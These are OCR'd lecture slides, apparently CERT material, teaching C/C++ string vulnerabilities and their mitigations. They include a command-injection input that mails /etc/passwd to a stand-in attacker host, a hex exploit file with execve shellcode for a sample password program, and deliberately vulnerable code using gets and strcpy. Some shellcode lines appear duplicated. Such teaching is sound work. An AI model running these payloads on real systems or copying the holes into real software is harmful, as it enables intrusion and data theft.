


About this Presentation

Presentation assumes basic C++ programming skills but does not assume in-depth knowledge of software security

Ideas generalize but examples are specific to

- Microsoft Visual Studio
- Linux/GCC
- 32-bit Intel Architecture (IA-32)

Material in this presentation was borrowed from the Addison-Wesley book *Secure Coding in C and C++*

String Agenda

Strings

Common String Manipulation Errors

String Vulnerabilities

Mitigation Strategies

Summary

Strings

Software vulnerabilities and exploits are caused by weaknesses in

- string representation
- string management
- string manipulation

Strings are a fundamental concept in software engineering, but they are not a built-in type in C++

C++ programmers must choose between using

- **`std::basic_string`**
- null-terminated byte strings (NTBS)
- other string types
- some combination of the above

`std::basic_string`


Standardization of C++ has promoted the standard template class **`std::basic_string`**

The **`basic_string`** class represents a sequence of characters.

- Supports sequence operations as well as string operations such as search and concatenation.
- parameterized by character type, and by that type's character traits
- **`string`** is a typedef for **`basic_string<char>`**
- **`wstring`** is a typedef for **`basic_string<wchar_t>`**

Null-Terminated Byte Strings (NTBS)

Null-terminated byte strings consist of a contiguous sequence of characters terminated by and including the first null character.



Null-terminated byte string attributes

- A pointer to a string points to its initial character.
- String length is the number of bytes preceding the null character.
- The string value is the sequence of the values of the contained characters, in order.
- The number of bytes required to store a string is the number of characters plus one (times the size of each character).

String Agenda

Strings

Common errors using NTBS

Common errors using **`basic_string`**

String Vulnerabilities

Mitigation Strategies

Summary

Null-Terminated Byte Strings

Null-terminated byte strings are still a common data type in C++ programs.

Using null-terminated byte strings is unavoidable, except in rare circumstances:

- no string literals
- no interaction with existing libraries that accept null-terminated byte strings

Common String Manipulation Errors

Programming with null-terminated byte strings is error prone.

Common errors include

- unbounded string copies
- null-termination errors
- truncation
- write outside array bounds
- improper data sanitization

Unbounded String Copies

Occur when data is copied from an unbounded source to a fixed-length character array

```
1. int main() {
2.   char Password[80];
3.   puts("Enter 8 character password:");
4.   gets(Password);
          ...
5. }
```


Unbounded Copy 2

You can also accomplish this using `iostream`

```
1. #include <iostream>
2. using namespace std;
3. int main() {
4.  char buf[12];
5.  cin >> buf;
6.  cout << "echo: " << buf << endl;
7. }
```

Inputting more than 11 characters results in an out-of-bounds write

Simple Solution

Set width field to maximum input size

```
1. #include <iostream>
2. using namespace std;
3. int main() {
4.  char buf[12];
5.  cin.width(12);
6.  cin >> buf;
7.  cout << "echo: " << buf << endl;
8. }
```

The extraction operation can be limited to a specified number of characters if **`ios_base::width`** is set to a v**`alue > 0.`**

After a call to the extraction operation, the value of the **`width`** field is reset to 0.

Copying and Concatenation

It is easy to make errors when copying and concatenating strings because standard functions do not know the size of the destination buffer.

```
1. int main(int argc, char *argv[]) {
2.   char name[2048];
3.   strcpy(name, argv[1]);
4.   strcat(name, " = ");
5.   strcat(name, argv[2]);
           ...
6. }
```


Simple Solution

To create a malleable copy of a string argument

```
if (argc < 2) {
  cerr<<"usage "<<argv[0]<<": <str>"<<endl;
  exit(1);
}
string argv1(argv[1]);
```


Null-Termination Errors

Another common problem with null-terminated byte strings is a failure to properly null terminate.

```
int main(int argc, char* argv[]) {
  char a[16];
  char b[16];
  char c[32];

  strncpy(a, "0123456789abcdef", sizeof(a));
  strncpy(b, "0123456789abcdef", sizeof(b));
  strncpy(c, a, sizeof(c));
}
```

Neither **a[]** nor **b[]** are properly terminated

From ISO/IEC 9899:1999

The **strncpy** function

```
char *strncpy(char * restrict s1,
     const char * restrict s2,
     size_t n);
```

copies not more than **n** characters (characters that follow a null character are not copied) from the array pointed to by **s2** to the array pointed to by **s1**.[260)]

260) Thus, if there is no null character in the first **n** characters of the array pointed to by **s2**, the result will not be null terminated.

String Truncation

Functions that restrict the number of bytes are often recommended to mitigate buffer overflow vulnerabilities.

- **`strncpy()` instead of `strcpy()`**
- **`fgets()` instead of `gets()`**
- **`snprintf()` instead of `sprintf()`**

Strings that exceed the specified limits are truncated.

Truncation results in a loss of data, and in some cases, leads to software vulnerabilities.

Write Outside Array Bounds

```
 1. int main(int argc, char *argv[]) {
 2.   int i = 0;
 3.   char buff[128];
 4.   char *arg1 = argv[1];

 5.   while (arg1[i] != '\0' ) {
 6.     buff[i] = arg1[i];
 7.     i++;
 8.   }
 9.   buff[i] = '\0';
10.   printf("buff = %s\n", buff);
11. }
```

Because NTBSs are character arrays, it is possible to perform an insecure string operation without invoking a function.

Improper Data Sanitization

An application inputs an email address from a user and passes it as an argument to a complex subsystem (such as a command shell):

```
string email;
cin >> email;
string command = "/bin/mail " + email + " < /tmp/email";
system(command.c_str());
```

The risk is the user enters the following string as an email address:

```
bogus@addr.com; cat /etc/passwd  | mail some@badguy.net
```


String Agenda

Strings

Common errors using NTBS

Common errors using **`basic_string`**

String Vulnerabilities

Mitigation Strategies

Summary

basic_string class

Concatenation is not an issue

```
string str1 = "hello, ";
string str2 = "world";
string str3 = str1 + str2;
```

Size is not an issue

```
string str1 = "ten chars.";
int len = str1.length();
```


basic_string iterators

Iterators can be used to iterate over the contents of a string:

```
string::iterator i;
for(i=str.begin(); str != str.end(); i++) {
  cout<<*i;
}
```

References, pointers, and iterators referencing string objects are invalidated by operations that modify the string—which can lead to errors

Invalid Iterator

```
char input[] = "bogus@addr.com; cat /etc/passwd";
string email;
string::iterator loc = email.begin();
// copy into string converting ";" to " "
for (size_t i=0; i <= strlen(input); i++) {
  if (input[i] != ';') {
    email.insert(loc++, input[i]);
  }
  else {
    email.insert(loc++, ' ');
  }
} // end string for each element in NTBS
```

Iterator `loc` invalidated after first call to `insert()`

Valid Iterator

```
char input[] = "bogus@addr.com; cat /etc/passwd";
string email;
string::iterator loc = email.begin();
// copy into string converting ";" to " "
for (size_t i=0; i <= strlen(input); i++) {
  if (input[i] != ';') {
    loc = email.insert(loc, input[i]);
  }
  else {
    loc = email.insert(loc, ' ');
  }
  ++loc;
} // end string for each element in NTBS
```

The value of the iterator `loc` is updated as a result of each insertion

basic_string Element Access

The index **operator[]** is unchecked

```
string bs("01234567");
size_t i = f();
bs[i] = '\0';
```

The **at()** method behaves in a similar fashion to the index **operator[]** but throws an **out_of_range** exception if **pos >= size()**

```
string bs("01234567");
try {
  size_t i = f();
  bs.at(i) = '\0';
}
catch (...) {
  cerr << "Index out of range" << endl;
}
```


Getting a Null-Terminated Byte String

Often necessary for use with

- a standard library function that takes a **char ***
- legacy code that expects a **char ***

```
string str = x;
cout << strlen(str.c_str());
```

The **c_str()** method returns a **const** value

- calling **free()** or **delete** on the returned string is an error.
- Modifying the returned string can also lead to an error.

If you need to modify the string, make a copy first and modify the copy

Beyond `basic_string`

`std::basic_string` is implemented in various ways on different platforms and is consequently subject to different types of problems depending on

- threading model
- use of reference counting
- etc.

Andrei Alexandrescu's **`flex_string`** is a drop-in replacement for **`std::basic_string`**

- policy-based design allows the user to specify to a large degree how it's implemented.
- most local character buffers could be more efficiently implemented with a version of **`flex_string`** that uses the small-string optimization.

String Agenda

Strings

Common String Manipulation Errors

String Vulnerabilities

- Program Stacks
- Buffer Overflow
- Code Injection
- Arc Injection

Mitigation Strategies

Summary

Program Stacks

A program stack is used to keep track of program execution and state by storing


- return address in the calling function
- arguments to the functions
- local variables (temporary)

Stack Segment

The stack supports nested invocation calls

Information pushed on the stack as a result of a function call is called a frame

```
b() {…}
a() {
  b();
}
main() {
  a();
}
```



Stack Frames

The stack is used to store

- the return address in the calling function
- actual arguments to the subroutine
- local (automatic) variables

The address of the current frame is stored in a register (EBP on IA-32).

The frame pointer is used as a fixed point of reference within the stack.

The stack is modified during

- function calls
- function initialization
- return from a function

Function Calls

```
function(4, 2);
```

```
push 2
push 4
call function (411A29h)
```

Push 2nd arg on stack

Push 1st arg on stack

Push the return address on stack and jump to address

EIP = 00411A80 ESP = 0012FE0C EBP = 0012FEDC

EIP: Extended Instruction Pointer

ESP: Extended Stack Pointer

EBP: Extended Base Pointer

Function Initialization

```
void function(int arg1, int arg2) {
```

```
push ebp
```
Saves the frame pointer

```
mov ebp, esp
```
Frame pointer for subroutine is set to current stack pointer

```
sub esp, 44h
```
Allocates space for local variables

EIP = 00411A29 ESP = 0012FD40 EBP = 0012FE00

EIP: Extended Instruction Pointer **ESP: Extended Stack Pointer** **EBP: Extended Base Pointer**

Function Return

```
return();
```

```
mov esp, ebp
```
Restores the stack pointer

```
pop ebp
```
Restores the frame pointer

```
ret
```
Pops return address off the stack and transfers control to that location

EIP = 00411A87 ESP = 0012FE08 EBP = 0012FEDC

EIP: Extended Instruction Pointer **ESP: Extended Stack Pointer** **EBP: Extended Base Pointer**

Return to Calling Function

```
function(4, 2);
push 2
push 4
call function (411230h)
add  esp,8
```

Restores stack pointer

EIP = 00411A8A ESP = 0012FE10 EBP = 0012FEDC

EIP: Extended Instruction Pointer	ESP: Extended Stack Pointer	EBP: Extended Base Pointer

Sample Program

```
bool IsPasswordOK() {
 char Password[12]; // Memory storage for pwd
 gets(Password);    // Get input from keyboard
 if (!strcmp(Password,"goodpass")) return(true); // Password Good
 else return(false); // Password Invalid
}

int main() {
 bool PwStatus;              // Password Status
  puts("Enter Password:");    // Print
 PwStatus=IsPasswordOK();  // Get & Check Password
 if (!PwStatus) {
      puts("Access denied"); // Print
      exit(-1);              // Terminate Program
 }
 else puts("Access granted");// Print
}
```


Stack Before Call to `IsPasswordOK()`

Code

EIP →

```
puts("Enter Password:");
PwStatus=IsPasswordOK();
if (!PwStatus) {
     puts("Access denied");
     exit(-1);
   }
else
  puts("Access granted");
```

Stack

ESP →

Storage for **`PwStatus`** (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
…

Stack During `IsPasswordOK()` Call

Code

EIP →

```
puts("Enter Password:");
PwStatus=IsPasswordOK();
if (!PwStatus) {
     puts("Access denied");
     exit(-1);
   }
else puts("Access granted");
```

```
bool IsPasswordOK() {
 char Password[12];

 gets(Password);
 if (!strcmp(Password, "goodpass"))
      return(true);
 else return(false)
}
```

Stack

ESP →

Storage for Password (12 Bytes)
Caller EBP – Frame Ptr main (4 bytes)
Return Addr Caller – main (4 Bytes)
Storage for **`PwStatus`** (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
…

Note: The stack grows and shrinks as a result of function calls made by `IsPasswordOK()`.

Stack After `IsPasswordOK()` Call


Code

EIP →

```
puts("Enter Password:");
PwStatus = IsPasswordOk();
if (!PwStatus) {
  puts("Access denied");
  exit(-1);
}
else puts("Access granted");
```

Stack

ESP →




CERT

Sample Program Runs

Run #1 Correct Password

Run #2 Incorrect Password



CERT

String Agenda

Strings

Common String Manipulation Errors

String Vulnerabilities


- Program stacks
- Buffer overflows
- Code Injection
- Arc Injection

Mitigation Strategies

Summary

What is a Buffer Overflow?

A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure.



Buffer Overflows

Are caused when buffer boundaries are neglected and unchecked.

Can occur in any memory segment

Can be exploited to modify a

- variable
- data pointer
- function pointer
- return address on the stack

Smashing the Stack

Occurs when a buffer overflow overwrites data in the memory allocated to the execution stack


Successful exploits can overwrite the return address on the stack, allowing execution of arbitrary code on the targeted machine.

This is an important class of vulnerability because of the

- occurrence frequency
- potential consequences

The Buffer Overflow 1

What happens if we input a password with more than 11 characters ?



* CRASH *

CERT

The Buffer Overflow 2

```
bool IsPasswordOK() {
 char Password[12];

 gets(Password);
 if (!strcmp(Password,"badprog"))
      return(true);
 else return(false)
}
```

EIP

ESP

Stack

Storage for Password (12 Bytes) "123456789012"
Caller EBP – Frame Ptr main (4 bytes) "3456"
Return Addr Caller – main (4 Bytes) "7890"
Storage for **PwStatus** (4 bytes) "\0"
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
…

The return address and other data on the stack is overwritten because the memory space allocated for the password can only hold a maximum of 11 characters plus the NULL terminator.

CERT

The Vulnerability

A specially crafted string “1234567890123456j►*!” produced the following result.

What happened ?

What Happened ?

“1234567890123456j►*!” overwrites 9 bytes of memory on the stack, changing the caller’s return address, skipping lines 3-5, and starting execution at line 6.

Line	Statement
1	`puts("Enter Password:");`
2	`PwStatus=ISPasswordOK();`
3	`if (!PwStatus)`
4	`  puts("Access denied");`
5	`  exit(-1);`
6	`else` `  puts("Access granted");`

Stack

Storage for Password (12 Bytes) “123456789012”
Caller EBP – Frame Ptr main (4 bytes) “3456”
Return Addr Caller – main (4 Bytes) “W►*!” (return to line 6 was line 3)
Storage for **PwStatus** (4 bytes) “\0”
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)

Note: This vulnerability also could have been exploited to execute arbitrary code contained in the input string.

String Agenda

Strings

Common String Manipulation Errors

String Vulnerabilities

- Buffer overflows
- Program stacks
- Code Injection
- Arc Injection

Mitigation Strategies

Summary

Question

Q: What is the difference between code and data?

A: Absolutely nothing.

Code Injection

Attacker creates a malicious argument—a specially crafted string that contains a pointer to malicious code provided by the attacker

When the function returns, control is transferred to the malicious code.

- Injected code runs with the permissions of the vulnerable program when the function returns.
- Programs running with root or other elevated privileges are normally targeted.

Malicious Argument

Must be accepted by the vulnerable program as legitimate input.

The argument, along with other controllable inputs, must result in execution of the vulnerable code path.

The argument must not cause the program to terminate abnormally before control is passed to the malicious code.

./vulprog < exploit.bin

The **`get password`** program can be exploited to execute arbitrary code by providing the following binary data file as input:

```
000  31 32 33 34 35 36 37 38-39 30 31 32 33 34 35 36 "1234567890123456"
010  37 38 39 30 31 32 33 34-35 36 37 38 E0 F9 FF BF "789012345678a· +"
020  31 C0 A3 FF F9 FF BF B0-0B BB 03 FA FF BF B9 FB "1+ú · +¦+· +¦v"
030  F9 FF BF 8B 15 FF F9 FF-BF CD 80 FF F9 FF BF 31 "· +ï§ · +-Ç · +1"
040  31 31 31 2F 75 73 72 2F-62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal “
```

This exploit is specific to Red Hat Linux 9.0 and GCC.

Mal Arg Decomposed 1

The first 16 bytes of binary data fill the allocated storage space for the password.

```
000  31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"
010  37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a· +"
020  31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú · +¦+· +¦v"
030  F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 "· +ï§ · +-Ç · +1"
040  31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal “
```

NOTE: The version of GCC used allocates stack data in multiples of 16 bytes.

Mal Arg Decomposed 2

```
000  31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"
010  37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a· +"
020  31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú · +¦+· +¦v"
030  F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 "· +ï§ · +-Ç · +1"
040  31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal
```

The next 12 bytes of binary data fill the storage allocated by the compiler to align the stack on a 16-byte boundary.

Mal Arg Decomposed 3

```
000  31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"
010  37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a· +"
020  31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú · +¦+· +¦v"
030  F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 "· +ï§ · +-Ç · +1"
040  31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "
```

This value overwrites the return address on the stack to reference injected code.

Malicious Code

The object of the malicious argument is to transfer control to the malicious code.

- may be included in the malicious argument (as in this example)
- may be injected elsewhere during a valid input operation
- can perform any function that can otherwise be programmed
- may simply open a remote shell on the compromised machine
- for these reasons, malicious code is often referred to as shellcode.

Sample Shell Code

```
xor %eax,%eax #set eax to zero
mov %eax,0xbffff9ff #set to NULL word
xor %eax,%eax #set eax to zero
mov %eax,0xbffff9ff #set to NULL word
mov $0xb,%al #set code for execve
mov $0xb,%al #set code for execve
mov $0xbffffa03,%ebx #ptr to arg 1
mov $0xbffff9fb,%ecx #ptr to arg 2
mov 0xbffff9ff,%edx  #ptr to arg 3
mov $0xb,%al #set code for execve
mov $0xbffffa03,%ebx #ptr to arg 1
mov $0xbffff9fb,%ecx #ptr to arg 2
mov 0xbffff9ff,%edx  #ptr to arg 3
int $80 # make system call to execve
arg 2 array pointer array
char * []={0xbffff9ff, “1111”}; “/usr/bin/cal\0”
```


Create a Zero

Create a zero value.
Because the exploit cannot contain null characters until the last byte, the null pointer must be set by the exploit code.

```
xor %eax,%eax #set eax to zero
mov %eax,0xbffff9ff # set to NULL word
...
```

Use it to null terminate the argument list.
necessary because an argument to a system call consists of a list of pointers terminated by a null pointer

Shell Code

```
xor %eax,%eax #set eax to zero
mov %eax,0xbffff9ff #set to NULL word
mov $0xb,%al #set code for execve
...
```

The system call is set to **0xb**, which equates to the **execve()** system call in Linux.

Shell Code

```
…
mov $0xb,%al #set code for execve
mov $0xbffffa03,%ebx #arg 1 ptr
mov $0xbffff9fb,%ecx #arg 2 ptr
mov 0xbffff9ff,%edx  #arg 3 ptr
…
arg 2 array pointer array
char * []={0xbffff9ff
           "1111"};
"/usr/bin/cal\0"
```

sets up three arguments for the **execve()** call

points to a NULL byte

changed to **0x00000000** terminates ptr array and used for **arg3**

Data for the arguments is also included in the shellcode.

Shell Code

```
…
mov $0xb,%al #set code for execve
mov $0xbffffa03,%ebx #ptr to arg 1
mov $0xbffff9fb,%ecx #ptr to arg 2
mov 0xbffff9ff,%edx  #ptr to arg 3
int $80 # make system call to execve
…
```

The **execve()** system call results in execution of the Linux calendar program.

String Agenda

Strings

Common String Manipulation Errors

String Vulnerabilities

- Buffer overflows
- Program stacks
- Code Injection
- Arc Injection

Mitigation Strategies

Summary

Arc Injection

Arc injection transfers control to code that already exists in the program's memory space.

- refers to how exploits insert a new arc (control-flow transfer) into the program's control-flow graph as opposed to injecting code
- can install the address of an existing function (such as **`system()`** or **`exec()`**, which can be used to execute programs on the local system
- even more sophisticated attacks possible through use of this technique

Vulnerable Program

```
 1. #include <cstring>

 2. int get_buff(char *user_input){
 3.   char buff[4];

 4.   memcpy(buff, user_input, strlen(user_input)+1);
 5.   return 0;
 6. }

 7. int main(int argc, char *argv[]){
 8.   get_buff(argv[1]);
 9.   return 0;
10. }
```



Exploit

Overwrites return address with address of existing function

Creates stack frames to chain function calls


Recreates original frame to return to program and resume execution without detection

Stack Before and After Overflow




CERT

get_buff() Returns




CERT


get_buff() Returns



